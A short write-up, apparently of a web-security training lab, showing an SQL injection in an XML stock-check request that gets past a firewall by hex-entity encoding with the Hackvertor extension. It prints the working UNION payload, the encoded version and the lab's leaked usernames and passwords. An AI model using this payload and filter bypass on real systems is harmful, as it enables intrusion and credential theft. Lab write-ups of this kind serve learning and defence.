
SQL injection with filter bypass via XML encoding

1. This lab contains a SQL injection vulnerability in its stock check feature. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables.

2. In the request that check the stock, the user input is not validated or sanitized so I can inject it. But when I inject it, I get this message in response:




```
HTTP/2 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17

"Attack detected"
```

3. I read the hint, and I noticed that the firewall block requests that contain obvious signs of a SQL injection attack. And there is advice to use Hackvertor extension. Hackvertor is a powerful, versatile tool designed to supercharge your workflows by seamlessly converting, encoding, and transforming text or code.


4. I downloaded it and passed the request to this tool to encode it. I encode my payload to hex entities.

   The original request body that blocked from WAF:




```
<?xml version="1.0" encoding="UTF-8"?>
     <stockCheck>
          <productId>
               1
          </productId>
          <storeId>
               2 UNION SELECT username || ' -> ' || password FROM users
          </storeId>
     </stockCheck>
```

   After encoding:



```
<?xml version="1.0" encoding="UTF-8"?>
     <stockCheck>
          <productId>
               1
          </productId>
          <storeId>
               <@hex_entities>
                    2 UNION SELECT username || ' -> ' || password FROM users
               </@hex_entities>
          </storeId>
     </stockCheck>
```


5. After encoding I got this response:



```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 109

carlos -> lu50kxct4k4xlcl3cui3
administrator -> kkozr5dseg0rb8o325vy
617 units
wiener -> bog6lo7th56uogmbdrij
```

6. Hacked successfully.



SQL injection with filter bypass via XML encoding